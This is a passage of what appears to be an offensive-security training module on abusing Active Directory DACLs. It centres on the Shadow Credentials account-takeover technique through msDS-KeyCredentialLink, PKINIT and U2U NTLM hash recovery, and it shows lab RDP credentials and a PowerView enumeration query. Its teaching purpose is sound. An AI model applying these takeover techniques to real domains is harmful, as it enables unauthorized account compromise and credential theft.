9. DACL Attacks II

Introduction to DACL Attacks II

Within the complex landscape of Windows security, understanding which types of Discretionary Access Control Lists (DACLs) can be abused is vital for both defenders and attackers. DACLs are an essential component of security descriptors, which dictate principals' permissions and access rights to system objects. This module will explore several attack techniques that exploit vulnerabilities related to DACLs, enabling students to understand better how DACL configurations can be abused.

Building on the foundational knowledge established in DACL Attacks I, this module covers more DACL abuse, continuing to explore techniques that exploit DACL misconfigurations, providing students with an understanding of how attackers leverage these vulnerabilities to compromise system security.

In this module, we will cover:

- `Shadow Credential Attacks`: These techniques utilize DACLs to add alternate credentials in the `msDS-KeyCredentialLink` attribute in Windows Active Directory to gain control over user or computer accounts.
- `Logon Scripts`: We examine how attackers can exploit DACLs governing logon scripts to execute arbitrary commands across multiple user sessions.
- `SPN Jacking`: This section explores the manipulation of Service Principal Names (SPNs) enabled by improper DACL configurations, which can lead to dangerous impersonation attacks within a domain.
- `GPO Understanding and Abuse`: Students will learn about the critical role of Group Policy Objects (GPOs) and how their DACL misconfigurations can lead to different attacks.
- `sAMAccountName Spoofing`: This topic addresses how DACL manipulation can allow attackers to change sAMAccountName attributes, impersonating domain controllers to escalate their privileges.

Other DACL attacks that were not covered on DACL I & II are included within other modules such as Kerberos Attacks, Active Directory Enumeration and Attacks, Active Directory BloodHound, etc.

As threats evolve and new attack vectors emerge, we are committed to continuously updating this module with the latest information and techniques related to DACL attacks. This commitment ensures that our content remains relevant and provides cutting-edge knowledge to counteract emerging security challenges in cybersecurity effectively.

Coming Next

Our next step is to apply the concepts of DACL exploitation techniques through hands-on exercises. We will guide you in enumerating and abusing DACLs using Linux and Windows. This practical application will reinforce your theoretical understanding and equip you with the necessary skills to identify and mitigate DACL misconfigurations in real-world scenarios.


Shadow Credentials

Shadow Credentials is an alternative user and computer account takeover technique that abuses Windows Hello for Business functionality for passwordless authentication. It works by adding `Key Credentials` to the `msDS-KeyCredentialLink` attribute of the target user/computer account and then performing Kerberos authentication as that account using PKINIT. This method is much easier and more reliable than primitive techniques such as `Password Reset` or `Roasting` against users and `RBCD` against computers.


Kerberos Pre-Authentication

In Active Directory domains, the Kerberos Authentication Process relies on a preliminary step called `pre-authentication`. The purpose of `pre-authentication` is to prevent offline attacks like AS-REP Roasting, where anyone can obtain an encrypted blob using a client's password-derived key and attempt to crack it. To prove their identity, the client has to encrypt the current timestamp with their key, which derives the client's password (DES, RC4, AES128, or AES256) and sends it to the KDC. If the KDC can decrypt the timestamp, the client is using the correct password-derived key, as the KDC has access to all passwords derived keys in the domain.

When `pre-authentication` is successfully concluded by an authenticating client, a TGT is supplied, allowing that client to effectively ask for more tickets to connect to other services in the network.



There is, however, a use case where the key derived from the password is not used at all, and the `pre-authentication` scheme is conducted asymmetrically. This scenario is called Public Key Cryptography for Initial Authentication (PKINIT) and allows a user to obtain a TGT with a x509 certificate within Active Directory domains configured with a PKI (Public Key Infrastructure). It's worth noting that AD CS (Active Directory Certificate Services) is Microsoft's PKI implementation.



The PKINIT protocol is a security protocol that authenticates entities on a network using public key cryptography. PKINIT is a `pre-authentication` extension that extends the Kerberos Protocol to use public key cryptography and ticket-granting ticket (TGT) data signing during the initial AS exchange. It's specified in [RFC4556], but Microsoft has made some modifications for Windows implementation of PKINIT that differs from [RFC4556] which can be found in [MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol.

Passwordless authentication

Microsoft introduced the concept of Key Trust in Windows Server 2016 to enable passwordless authentication in environments that don't support Certificate Trust. With Key Trust, PKINIT authentication is established using raw key data stored in the AD object's attribute called `msDS-KeyCredentialLink` instead of a certificate.

The client's public key is stored in the multi-value attribute, `msDS-KeyCredentialLink`. This attribute's values are Key Credentials, serialized objects containing information such as the creation date, the distinguished name of the owner, a GUID that represents a Device ID, and, of course, the public key. It is a multi-value attribute because an account has several linked devices.

Let's connect to the target machine to complete the exercises, we will use the acount `jeffry` with the password `Music001`:

```
xfreerdp /u:jeffry /p:Music001 /d:lab.local /v:10.129.228.236 /dynamic-
resolution /drive:.,linux
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpdr
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpsnd
...SNIP...
```

We can use PowerView to query for users with `msDS-KeyCredentialLink` attribute not empty:


```
PS C:\Tools> Get-DomainUser -Filter '(msDS-KeyCredentialLink=*)'

logoncount             : 5
msds-keycredentiallink :
B:828:00020000200001A98B9A34A7566C0B8633DF6ADBF934CFE79BE8617097536146F1F0
62ED29659920000272FF1:CN=Gabriel,
                        CN=Users,DC=lab,DC=local
badpasswordtime        : 1/1/1601 1:00:00 AM
distinguishedname      : CN=Gabriel,CN=Users,DC=lab,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : Gabriel
lastlogontimestamp     : 4/27/2024 6:18:37 PM
userprincipalname      : [email protected]
name                   : Gabriel
objectsid              : S-1-5-21-2570265163-3918697770-3667495639-4602
samaccountname         : gabriel
...SNIP...
```

This attribute contains Key Credentials, which are serialized objects that include information such as the creation date, the distinguished name of the owner, a GUID representing a Device ID, and, of course, the public key itself. Since an account can have multiple linked devices, `msDS-KeyCredentialLink` is a multi-value attribute.

Microsoft passwordless solution is called Windows Hello for Business (WHfB). With WHfB, when a user enrolls, the TPM generates a public-private key pair for their account. The private key is stored in the TPM and never leaves it. Suppose the organization has implemented the Certificate Trust model. In that case, the client issues a certificate request to obtain a trusted certificate from the environment's certificate issuing authority for the TPM-

generated key pair. On the other hand, if the Key Trust model is implemented, the public key is stored in a new Key Credential object in the `msDS-KeyCredentialLink` attribute of the account. The private key is protected by a PIN code, which can be replaced with a biometric authentication factor like fingerprint or face recognition, thanks to Windows Hello.

Windows attempts to perform PKINIT authentication using their private key when a client logs in. Under the Key Trust model, the Domain Controller can decrypt their pre-authentication data using the raw public key in the corresponding object stored in the client's `msDS-KeyCredentialLink` attribute.



Shadow Credential Attack

Shadow Credentials are a way to gain control over an Active Directory user or computer by exploiting the passwordless authentication function used in the Key Trust model. Suppose we have permission to modify the `msDS-KeyCredentialLink` attribute of the target object. In that case, we can add an alternate credential as a certificate to take control of the target.

The tool called Whisker can be used to take over Active Directory user and computer accounts by manipulating their `msDS-KeyCredentialLink` attribute, effectively adding `Shadow Credentials` to the target account.

Shadow Credential attack is possible when the controlled account has a `GenericAll`, `GenericWrite`, over the target, or `WriteProperty` over the target's `msDS-KeyCredentialLink` attribute. As we mentioned in Passwordless authentication, we can add alternate credentials and request a TGT to authenticate as the target.


NTLM hash with Shadow Credential Attack

For compatibility purposes, when a client uses PKINIT and needs to communicate with a service that doesn't support Kerberos authentication, NTLM is used. Microsoft introduced a special Service Ticket as an alternative authentication method to address that. This ticket contains the NTLM hash inside the `Privilege Attribute Certificate (PAC)` in an encrypted `NTLM_SUPPLEMENTAL_CREDENTIAL` entity.

The encrypted PAC is stored within the ticket, which is encrypted using the key of the service it was issued for. For a TGT, the ticket is encrypted using the key of the KRBTGT account, which the client cannot decrypt. To obtain a ticket that can be decrypted, the client needs to perform Kerberos User-to-User (U2U) authentication to itself.

Every time a client requests a TGT, a new session key is created. The KDC does not keep a record of active session keys but extracts the session key from the client's ticket. When a user requests a `U2U TGS-REQ`, the KDC uses the target user's TGT as an additional ticket in the response. The KDC then extracts the session key from the encrypted part of the TGT and generates a new service ticket.

The above means that if we request a U2U Service Ticket from ourselves to ourselves, we will be able to decrypt the ticket and access the PAC and the NTLM hash because the key used to encrypt the ticket is in our possession. By modifying the `msDS-KeyCredentialLink` property, we can also obtain a user's or computer's NTLM hash.



Pre-requisites

For this technique to work, it is necessary to have the ability to write the attribute `msDS-KeyCredentialLink` on a target user or computer, and the environment must be set up as follows:

1. The target Domain must have at least one Domain Controller running Windows Server 2016 or above.
2. The Domain Functional Level should be Windows Server 2016 or above.
3. The Domain Controller to be used during the attack must have its certificate and keys. This means the organization must have AD CS, PKI, CA, or something similar.

As mentioned by ShutdownRepo, Pre-reqs 1 and 2 must be met because the PKINIT features were introduced with Windows Server 2016. Pre-req 3 is necessary because the DC requires its own certificate and keys for the session key exchange during the AS_REQ <-> AS_REP transaction. If Pre-req 3 is not met, a `KRB-ERROR (16): KDC_ERR_PADATA_TYPE_NOSUPP` will be raised.

Enumeration from Windows

To identify if we have an account with `GenericAll`, `GenericWrite`, over the target, or `WriteProperty` over the target's `msDS-KeyCredentialLink` attribute, we can use PowerView, BloodHound, dacledit, and any other tool that allows us to retrieve ACL information out of Active Directory.


Let's start with BloodHound and connect to the target machine using RDP with Jeffry's credentials.

To collect the data, we will use SharpHound:

